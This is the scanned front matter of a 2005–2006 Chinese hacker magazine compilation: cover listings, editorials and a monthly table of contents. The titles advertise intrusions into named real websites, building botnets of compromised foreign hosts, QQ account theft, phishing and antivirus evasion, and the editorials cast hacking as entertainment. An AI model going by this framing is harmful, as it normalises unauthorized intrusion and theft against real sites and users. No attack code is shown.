黑客手册安全教程 第一卷 精选

黑客手册 合订本

www.nohack.cn

¥26元 [2005—2006]

盘赠送



黑客.自由.娱乐

西线无战事

次简单的JSP入侵
389的诱惑
用黑客之眼揭穿地下六合彩网站的骗局
SP注射技巧的点点滴滴
浅谈PHP+TXT下的入侵方法
再探access跨库查询
只用GET我们照样可以玩
攻破PHP+MSSQL筑起的堡垒
VEB脚本代理的妙用
再谈SQL Injection填字游戏
通过PHPBB拿日本linux主机系统权限
Mysql注入的一些特殊技巧
将战火烧到国外——轻松捕获大量国外肉鸡

Office38线

让旁注见鬼去吧——巧绑域名防范
whois查询
Apache+php服务器配置防注入防
WEB木马方案
从轻松掌控中国教育部旗下2000多
网站想到的安全防范
ASP安全？虚拟主机一样精彩
黑客徒手大封杀

喃喃黑语

3个简单问题的超级采访
BCT：21世纪，最贵的是虾米
谁是轰炸娱乐圈的本·拉登
——600位明星电话泄漏真相

门户网站

对Tom.com的一次安全测试
入侵网易WAP博客
对163.COM的一次安全测试
利用SOHU BLOG跨站漏洞刷QQ会员
利用SOHU的BLOG另一漏洞入侵他人
BLOG

菜鸟恶补

木马配置一次通
通过P2P共享影视文件抓肉鸡
溢出攻击篇
上传8条路

肉鸡接龙

温“酒”斩肉鸡——记传说中的
Windows 2003被擒
通过P2P共享影视文件抓肉鸡
韩流来袭——google找韩国肉鸡
虚拟主机→肉鸡之旅

黑客厨房

嗅探的神兵利器cain的两
个用法介绍
内网用户的福音——灰
鸽子内网通版
随意门3.0&冬日之恋
Z-1——创造畅通无阻的时代

Q版黑客

系列：黑客也Google（三篇）
遗失的美好—NC的扫描功能
反窃密
Gui下的无敌下载
安装势不可挡——install all in
cmdshell

窗外

Linews
窥视冰山——Linux网络
经典安全工具集
轻松学习个人安全Server
利用P2P软件共享文件

反黑现场

QQ连环盗窃案侦破实录
月夜反黑行——手机在
反追踪中的妙用
充分利用web日志分析
SQL脚本注入漏洞攻击

Cracker

鸟儿学破解——脱
壳入门篇
鸟儿学破解之注册
机制作
Office 2003文档加
密要当心

新洞综综看 快码加编 溢出分析 黑客填字游戏 夜航船 论坛贴吧 Q&A 泡泡吧

嗨，大家好，这是《非安全》第一期的卷首语，既然是第一期，我们就不得不为大家解释下“非安全”的由来。相信非安全的“非”一定会让许多人联想到不专业或者说没有内涵。然而在黑客世界中，“非”的广义解释却是另辟蹊径、剑走偏锋，有独特个性之意。“Nohack”是深刻理解黑客精神后所衍生的新词语，它暗示黑客的创新精神和卓越不凡的思维。

有趣的是，Nohack 中的“No”蕴涵了另外一种文化底蕴。“No”是英文单词nove（新星）和orb（天体）首字母的缩略组合，它表示着在苍茫的黑客世界里，又一颗新星的出现，照亮天空一隅。

“Nohack”小组不仅在命名上标新立异，同时根据西方的黑客分类原则，结合中国文化色彩，创新的提出了黑客五类划分法（SACTP），简称——“黑客五将”，描述如下：

帝 (Superintendent)： 团队的核心人物，具有广博的知识和较强的亲和力，熟悉计算机的各个分支，能对团队的发展做出决定性的预测和计划，是整个黑客团队的领军人物。然而由于此类角色的特殊性，总给人神出鬼没的幻觉。

炎 (Attacker)： 这是由黑客中坚力量组成的成员，他们充满活力，拥有放荡不羁的性格，喜欢挖掘一切漏洞，并享受这些漏洞所带来的胜利果实，是黑客团队中的攻击型选手或杀手。

冰 (Cracker)： 这就是遭许多朋友鄙视的破解者或破坏者，然而上帝赐予了他们洞悉系统结构的非凡能力和坚韧耐力，使其精通高深的破解之术。同时，他们也是整个团队中最沉默寡言的家伙。

落 (Traper)： 著名的“社会工程专家”，使用灵巧的思维和过人的心机设计了一幕幕欺诈的“迷网”。同时，他们对信息具有敏锐的洞察力和强悍的分析能力，能迅速从各种信息来源得到所需要的目标情报。西方也称之为“魔术师”。

飘 (Priest)： 正确的翻译应该是神职人员，这里使用与traper 的对比，所以把其创新为“飘”。整个黑客团队中研究技术最前沿的人物，他们与“冰”同样是研究分析工作。然而“冰”的工作是对现有系统的研究和挖掘，而“飘”的工作则是对未来系统的研究和探索。同时，“飘”这类成员也担负着传播知识文化的角色，使黑客文化不断得到发展。

“黑客五将”的广义性解释衍射了推动整个计算机文明发展的主要力量和中坚份子。因此，我们有理由相信，或许“你”就是黑客，只是你还未“觉醒”。

最后，预祝大家在“Nohack”星体旅途愉快！！

谢谢！

Nohack 全体成员敬

紫天星代序

2005 年 3 月 13 日

写在前面

絮絮叨叨，土豆来唠10块钱儿的……

从《非安全》到《黑客手册》，有了一些小小的变化，主要是名字改变了。原来取《非安全》这个名字也是想规避黑客这两个字，来点所谓“不俗”的东西。然而，这个名字让一些读者产生了困惑，一位河北张家口的读者打电话来：“请问非安全是不是一本军事读物？”。当然，这并不太离谱，安全嘛，确实容易联想到军事。一次，小编黑裤子去逛报刊亭，遍历了IT读物所摆放的位置也没有发现非安全，裤子很“鱼闷”，离开的时候顺便买了一本喜欢的《看电影》，赫然发现《非安全》和《看电影》并排跻身于娱乐杂志的展示板中。一不小心，《非安全》竟然混进了娱乐圈，可喜可贺。记得名人**承诺**同学说过：“其实现在黑客圈就是娱乐圈”。想来报刊亭老板可能也是一个小隐隐于市的绝世黑客，深谙娱乐黑客的相通之道，让《非安全》娱乐一把，也未尝不可。嗯，这些看似错误的感性认识都还是可以理解的。

于是我们有了《黑客手册》这样的名字，正好也顺应了俗不可耐的潮流，咱们也学学一个著名的娱乐节目的口号喊一嗓子：“我们了解黑客圈”。记得本山大叔说过：“小品是大众的艺术，张艺谋说咱的小品是‘大俗即大雅’”。嗯，黑客安全的道理也类似，没有黑客哪来的安全，应该说黑客是安全他妈。不过，安全这孩子商业化之后，似乎和他妈有了些对立情绪。不管商业价值也罢，潜规则也罢，黑客行为都帮助商业安全创造了财富。

我国的“黑客”两个字生存状态好像比较尴尬，不过，倒是谁也不计较。但是我还是要忍不住“蘑菇”两句。当黑客被媒体发现是可以娱乐的对象之后，媒体的闪光灯、新闻采访、事件报道、评论等炒作必备工具、开始聚焦在最初还有点羞涩高傲的黑客群体。黑客一下子就从潜心隐世的状态很突兀的曝光在公众面前。黑客有意无意中被提升了社会价值，这种价值也为黑客创造了经济利益。当然，这完全无可厚非，因为多点Money对大家来说都是一件妙不可言的事情（换成我，就是生活水平被拔高到每天可以吃两支不同口味的“雀巢”脆皮巧克力雪糕）。很多人也深谙其道，通过一些事件产生的连锁效应来扩大自身的知名度，这确实是一个捷径。我想说的是，娱乐圈、黑客圈，“炒作”——无处不在！有机会几个志同道合的黑客明星可以相约在闹市区大喊：“其实我是一个演员！”。当然，成为演员是需要天赋和勇气的，在这里，我们也不要忘却，那些虽有天赋却始终不能成为演员的朋友，也是在暗地里搞shell来的……


曾记得，黑客的原意好像是指那些对计算机执着钻研、擅长探究系统缺陷的狂热者。当黑客原意已被雨打风吹去，我们那一小撮还死死抱着“自由、共享、交流、钻研”的朋友们，你们今天还好吗？当为着这些原生态的黑客精神而热泪盈框时、当为理想信念而执着奋斗时、当梦想还在支撑着你寂寂默默的前行时，你是否有所察觉、美丽而纯粹的黑客世界在你身后行将崩塌。不让生活磨灭我们的个性，是对自己精神价值的鼓舞、还是现实中苍白无奈的呐喊。当铅华荡尽、泡沫破灭，蓦然回首，你是否感叹在生命中曾经有过一段无悔的激情岁月。

致谢：

自从nohack创立以来，得到了很多朋友的支持，本来内心的感激是不需要表达的，但是我还是想说，“首先我应该感谢的是……所有支持和帮助非安全的朋友们”。这句话对于获奖的演员来说可能是应景之言。但是对于我来说，朋友是一辈子的精神财富。朋友是一支香烟、一杯爽口啤酒、一句温暖的问候、一个思想的火花。在很颓废的时候，总是朋友陪我度过难关。发自内心的说一声，谢谢。

非安全黑客手册改名之际

2005年4月26日1天



目录

4月份

烽火台

新闻串烧＆漏洞公告牌....................001

Q版黑客

艰难的3389....................002

实现Winxp多用户登陆....................003

最新QQ盗号工具及找回密码的解决方案....................004

别人的QQ相册显示我的信息....................004

遗失的美好—NC的扫描功能....................006

系列：黑客也Google（三篇）

黑客的合法前哨——Google踩点....................005

Google，你到底隐藏了什么....................007

不是黑客，也能偷窥别人的隐私....................008

让杀毒软件和黑客软件“和平共处”....................009

西线无战事

从蓝色魔法论坛得到webshell....................011

国外日记程序ASP Calendar漏洞的利用....................012

记一次曲折的入侵....................013

赛维文章系统的致命漏洞....................014

手把手教你写NT下绕过php安全模式的phpshell.015

SQL注射，绕过MD5不可逆的加密神话....................016

ASP注射技巧的点点滴滴....................017

旁注入侵详解....................019

用黑客之眼揭穿地下六合彩网站的骗局....................022

webshell下的一次得到终端账号和密码的尝试....024

黑客厨房

使用CASI2.0进行我们的mysql注射....................026

经典ASP注射工具大盘点....................027

踏破铁鞋无觅处——记一款反跟踪软件....................029

做个网络上的隐身人....................030

窗外

窥视冰山——Linux网络经典安全工具集（一）

fping....................032

netcat....................033

nessus....................033

arpwatch....................034

lsof....................035

john....................035

Wget....................036

OFFICES38线

自己动手打造个人电脑三道安全防线Q&A....................038

Troy

蔚蓝色的海洋梦——海阳顶端网2006正式版试用小记
....................041

国产木马PcShare2005版试手....................043

简单后门菜鸟最爱—T-Cmd v1.0....................046

泡泡吧

DOS批处理实现网吧QQ批量盗....................048

夜航船

LMHOSTS文件中#Include标签对空会话的支持..050

谈码加编

给NC装备“悦耳”的音乐....................051

Q&A

Q&A....................053

5月份

烽火台

新闻串讲台....................054

Q版黑客

肉鸡接龙

肉鸡自投“天网”....................055

温“酒”斩肉鸡——记传说中的Windows 2003
被擒....................056

CONTENT

菜鸟恶补

木马配置一次通……………………………058
配合 realplayer 漏洞入侵同学机子取电影………059
反窃密……………………………………060
谈虚拟社区安全 bug 的发现及利用…………061
让“TT”不再妨碍我们表现…………………062
Gui 下的无敌下载……………………………063
合法获取 CHM 文件的源代码…………………064
Whois 查点技术介绍…………………………064

[illegible]

·次简单的 JSP 入侵……………………………066
有目标的两个入侵实例………………………067
3389 的诱惑…………………………………070
BBSxp 最新版本漏洞曝光……………………072
杀入教务处……………………………………074
通过phpBB 2.0.12 Session Handling Authen tication Bypass 抓 LINUX 肉鸡……………076
在 phpwind 里和蓝色魔法论坛玩任意文件删除…077
管理员的玩笑——浅谈入侵中的一些小问题……078
榕树下交友网站上传漏洞的分析与利用………079
php 也玩伪造邮件……………………………080
旁门左道的入侵………………………………081
ColdFusio 安全初探…………………………084

[illegible]

微软新洞练练看专辑

微软 MS05-016 漏洞的利用……………………086
MS05-020 IE 累积补丁漏洞利用解析…………088

[illegible]

嗅探的神兵利器 cain 的两个用法介绍…………089
特殊方法学习黑客工具…………………………090
用网军小工兵全面呵护你的系统………………092
Md5 密码破解武器大揭密……………………093
注射新工具——HDSI 超速版体验……………096
X-Scan-v3.2 初体验…………………………098

[illegible]

窥视冰山——Linux 网络经典安全工具集（中）

Rdesktop……………………………………101
LinNeighborhood……………………………102
iptables………………………………………103
ntop…………………………………………104

OFFICES3389

我的 3389 你别动……………………………105
识破“马甲”…………………………………107
让旁注见鬼去吧——巧绑域名防范 whois 查询……109
纯脚本套牢你的动态 ip 肉鸡…………………111

[illegible]

EICAR test file | EICAR 测试文件……………113

[illegible]

特别专题：VB 动感套餐 —— 揭密手机炸弹

自己做手机炸弹………………………………114
从免费短信到手机攻击…………………………116
“冰舞”飞扬——注射工具编程经验谈…………119

CRACKER

远程破解利器 hydra 详解……………………121
修改你的 EXE 壳程序来躲过查壳程序…………122

Q&A

Q&A…………………………………………125

6月份

Q[illegible]

肉鸡接龙

通过 P2P 共享影视文件抓肉鸡…………………126

菜鸟恶补

溢出攻击篇……………………………………127

目录

上传 8 条路................................129

你的 4899 我要动——记一次对 Radmin 的入侵....132

活学活用——挂马步步行........................134

突破杀毒软件传 Web 木马......................135

防火墙的安全隐患..............................136

命令行下收发邮件..............................137

逆向思维挖掘 dvbbs7.1.0 的小 BUG.............139

西线无战事

继续解读 phpwind 的安全隐患....................140

浅谈 PHP+TXT 下的入侵方法....................141

通过 CGI 漏洞获取 LINUX 肉鸡..................142

从 HTML 注入到 DB_OWNER 权限得到 webshell...144

防注入程序带来的攻击及防范....................145

获得 leadbbs 论坛 webshell 后进后台最简便之法...146

批量获得地下六合彩网站的 webshell............147

破解怡情留言本的加密密码......................149

安全焦点论坛的小 BUG..........................150

细微之处见真功——详解海阳顶端 asp 木马的几个妙用..151

iis 写权限利用在 IIS6.0 下的二次分析...........152

HTTP 响应头拆分漏洞...........................154

install.php.lock 对蓝魔的潜在威胁..............158

黑客厨房

旁注入侵专用程序——让菜鸟也肉鸡成群.......159

注入利器——啊 DSQLTOOLS2.0 抢先试用......161

内网用户的福音——灰鸽子内网通版...........163

窗外

Linews...167

Linux 网络经典安全工具集

“安全增强型” Linux (SELinux) 入门............168

系统配置全能－－ webmin.......................169

密码杀手－－ THC-Hydra........................170

权限监视器－－ sXid............................171

DDoS 能手－－tfn2k.............................172

嘀嘀黑话

3 个简单问题的超级采访........................173

OFFICE38线

Apache+php 服务器配置防注入防 WEB 木马方案.....174

巧用木马检测机器安全..........................177

关闭 Windows 自带 “后门”.....................178

IIS6 中简单的数据库防盗链.....................179

如何防止被挂马攻击............................180

泡泡吧

还原卡和还原软件的破解........................180

夜航船

第一部分、日志类型的分类......................183

第二部分、几个常见日志的分析..................183

快码加编

防范线程插入后门——远程线程的监视..........184

CRACKER

黑洞 2005 免杀技术——壳中改籽篇.............186

鸟儿学破解....................................187

图书1区

读《Q 版黑客——缓冲区溢出教程》学习笔记之 Win32ShellCode 编写初体验.................189

Q&A

Q&A...191

7-8月份

Q版黑客

肉鸡接龙

CONTENT

韩流来袭——google 找韩国肉鸡................192

菜鸟恶补

做好木马的马甲——简单手工打造终极木马......193

安装势不可挡——install all in cmdshell.........195

我的 radmin 后门..........................197

我也玩 HOSTS 文件之小结篇...................198

打造不被还原的木马........................200

WINDOWS XP SP1、SP2 本地 BUG 及其漏洞补救办法..............................201

新洞快快看

MS05017 漏洞抢鲜测试体验...................202

西线无战事

REALPLAYER 网页木马制作思路..............204

一次 php 注射得到 shell 的过程................206

你的 FTP SERVER 真的安全吗？——Gene6 FTP Server 漏洞初探..........................208

再探 ACCESS 的跨库查询....................209

初探文件夹命名漏洞及利用...................210

某省高考志愿填报系统的漏洞.................213

夜航船

夜航船...................................214

黑客厨房

菜鸟控尸横行网络..........................215

窗外

Linews...................................216

轻松学习个人安全 Server 系列

轻松学习个人安全 Server —— WEB 篇...........217

轻松学习个人安全 Server —— FTP 篇...........218

轻松学习个人安全 Server —— PHP 篇...........219

轻松学习个人安全 Server —— MySQL 篇.........220

反黑现场

QQ 连环盗窃案侦破实录.....................221

顺藤摸瓜——假淘宝网追踪手记................226

快码加鞭

CCProxy 6.2 溢出 FLLOW ME 之溢出利用代码的编写..................................228

CRACKER

鸟儿学破解——分析＋程序...................230

Overflow and analyse

CCProxy 6.2 溢出 FLLOW ME 之溢出分析.....232

Q&A

Q&A......................................234

9 月份

Q 版黑客

肉鸡接龙系列

从 SQL 注入到极品肉鸡......................235

国外美味肉鸡的另类吃法.....................237

菜鸟恶补

内网 IP 到公网 IP 的转换.....................241

新洞快快看

MS05039 漏洞测试过程......................242

西线无战事

入侵网易 WAP 博客.........................243

只用 GET 我们照样可以玩...................246

国内某些大型访问统计系统的隐患.............247

黑夜中的刺杀（钓鱼系列）—如何用钓鱼手法盗 Q Q 号......................................248

利用 PhpArticle 跨站漏洞提升权限............249

从蚂蚁到金梅——注入电影网站...............250

目 录

从注入到上传——天意商务程序的一些漏洞......253
网络钓鱼之E-Mail欺骗详解......256
渗透某某电信全过程......258
对Tom.com的一次安全测试......259
phpwind2.0提升权限漏洞解析......261
攻破PHP+MSSQL筑起的堡垒......263

黑客厨房

超级Sniffer工具IP Sniffer......265
QQ远控精灵......268

窗外

linews......270
构造PHP函数攻击LINUX服务器......271
利用Syslog追踪系统入侵者......272

喃喃黑语

BCT：21世纪，最贵的是虾米......274
谁是轰炸娱乐圈的本·拉登......276

Office38线

从动网挂马漏洞看网页木马防范......278
常见软件安全漏洞系列之防范Serv-U漏洞......279

反黑现场

挑战啊拉QQ大盗......282

快马加编

代码注入一点通......283

Cracker

利用OllyDbg修改程序执行流......285

夜航船

夜航船......287

阅读1区

《Q版黑客——缓冲区溢出 教程》学习笔记之二——Win32ShellCode基础提高篇......288

读编互动

论坛贴吧......290
黑客填字游戏......291
29号信箱......292

Q&A

Q&A......292

10月份

写在前面......293

菜鸟恶补

日志，你会清了吗？......294

肉鸡接龙

利用MS05039漏洞使你肉鸡成群......297
虚拟主机→肉鸡之旅......298

Q版黑客

收费图铃免费下......300
突破电影下载限制......302

新洞特特看

MS05018－CSRSS.EXE漏洞溢出分析和最终利用......304
让微软头疼的漏洞——Mircosoft Windows键盘事件权限提升漏洞......307

西线无战事

WEB脚本代理的妙用......310
跨站也可以这样玩——谈oblog3.0的漏洞......312
跨站的精彩......314
记一次通过marc.theaimsgroup.com安全公告对国外网站的入侵过程......316

CONTENT

通过PHPBB拿日本linux主机系统权限..........318

PHPWindBlog最新漏洞分析..................320

卓越网站快车再现严重漏洞....................321

伊风网络留言本的严重漏洞....................322

渗透也要“废旧利用”——利用废旧文件成功渗透某网络安全联盟............................323

实战入侵目标个人电脑........................324

秒杀XPSP2自带安全措施....................326

渗透国内知名公司内部网络....................327

从西亚购物得到后门..........................329

黑客风云

带你穿透防火墙的随意门......................330

只有一个功能的小马C-One..................332

密分

Linews.......................................333

LAMP环境下的注入过程......................334

黑客日记

黑客日记.....................................336

反黑现场

客串WIN2003服务器管理员..................337

泡泡吧

实战网吧收费系统............................343

网吧的客户机安全配置........................344

决战加密

免杀EXE捆绑器自己造........................346

CRACKER

鸟儿学破解之注册机制作......................349

阅读1区

《Q版黑客——缓冲区溢出教程》学习笔记之三——Win32 ShellCode 实现文件下载、上传与执行（上）...............................350

不同观点

也谈“把QQ2005做成后门之编程实现”..........353

真的只谈技术？..............................356

夜航船

How to restore a user profile in Windows 2000 如何在windows 2000中恢复用户配置文件.......357

读者互动

填字游戏.....................................342

论坛贴吧：网刊互动..........................352

29号信箱.....................................358

Q&A

Q&A..360

11月份

写在前面.....................................360

菜鸟恶补

他在用什么Ping我............................361

Q版黑客

利用批处理打造cmd下的Rootkit..............362

追杀变种冰河.................................364

话费就是这样被扣的..........................366

入侵成功后如何在DOS下抓图..................366

夜航船

MS05-052安全公告节选......................365

西线无战事

万豪下载程序的纰漏..........................367

对163.COM的一次安全测试....................372

利用SOHU BLOG跨站漏洞刷QQ会员............374

利用SOHU的BLOG另一漏洞入侵他人BLOG.....375

目 录

非漏洞的漏洞......376
实验室里的一场风波......377
再谈 SQL Injection 填字游戏......381
Microsoft Internet Explorer 脚本解析漏洞......383
记一次另类入侵......384

黑客厨房

短小精悍的嗅探器 Rawsniffer......385
有代理，网际穿梭也无敌......386

菜外

Linews......387
Linux 基础——用户管理......388
利用 P2P 软件共享文件......389

office38线

网络设备打造安全网络环境——交换机篇......391
“禽兽”从善，捍卫安全——木马在反黑中的应用.392

反黑现场

月夜反黑行——手机在反追踪中的妙用......394
充分利用 web 日志分析 SQL 脚本注入漏洞攻击...397

泡泡吧

双剑合璧，网吧免费不是问题......400
飞来横“钱”......400
突破校园网关限制来上网......402

谈码加编

跳板——后门代理程序的编写......403
打造菜鸟自己的图形界面溢出程序......405
利用病毒机理打造小巧后门......406

CRACKER

鸟儿学破解——脱壳入门篇......407
破解之道——写给破解初学者......409

菜鸟学溢出

让溢出不再困难之 Metasploit Framework 新鲜体验......409

阅读1区

Win32 ShellCode 实现文件下载、上传与执行（下）......413

读编互动

论坛贴吧......415
黑客填字游戏......416
29 号信箱......417

Q&A

Q&A......417

12月份

肉鸡接龙

肉鸡串串烧......418

菜鸟恶补

深入浅出了解 URL（上）......421

Q版黑客

应用 Office2003 信息权限管理彻底保护机要文档..424
钓鱼也可以这样玩......426
菜鸟的木马也来漫天飞舞......427
网页木马制作及利用全攻略......429
木马程序的伪装及其应用......430
反毒日记——干掉军团侦察员......433

西线无战事

跨站脚本攻击防御之我见......434
Mysql 注入的一些特殊技巧......436
Ofstar 论坛直接获取 webshell 通杀漏洞简析......437
将战火烧到国外——轻松捕获大量国外肉鸡......439
一次互通有无的旁注......440

CONTENT

程序的漏洞，入侵的大门....................441

ASP 防注入程序 3.0 漏洞浅析................443

教务处的渗透之旅...........................445

入侵 IT 海南网..............................448

系统虽小，漏洞俱全..........................449

黑客厨房

随意门 3 . 0 & 冬日之恋 Z － 1 —创造畅通无阻的时代..451

窗外

Linews..454

Linux　下 Exploit 的防范....................455

office38线

从轻松掌控中国教育部旗下 2000 多网站想到的安全防范..457

ASP 安全？虚拟主机一样精彩！................461

黑客徒手大封杀..............................463

暴库防范新方法..............................465

利用 IE 参数来防黑...........................466

反黑现场

黑客的对战，安全与非安全的挑战！....　.....467

泡泡吧

免费上网，让 Pubwin 点头哈腰.................469

绕过网吧下载限制之终极方法..................470

玩转组策略增强服务器安全....................472

Pubwin 包时卡之永生记.......................473

网吧上网不怕黑..............................474

快码加编

木马专杀工具，不再是大虾们的专利............475

CRACKER

每月“破”新闻..............................479

每月“破”技巧..............................479

Office　2003 文档加密要当心.................479

一款知名木马工具的注册破解..................481

读编互动

读编互动之论坛贴吧..........................483

11 期黑客填字游戏答案........................484

12 期黑客填字游戏............................485

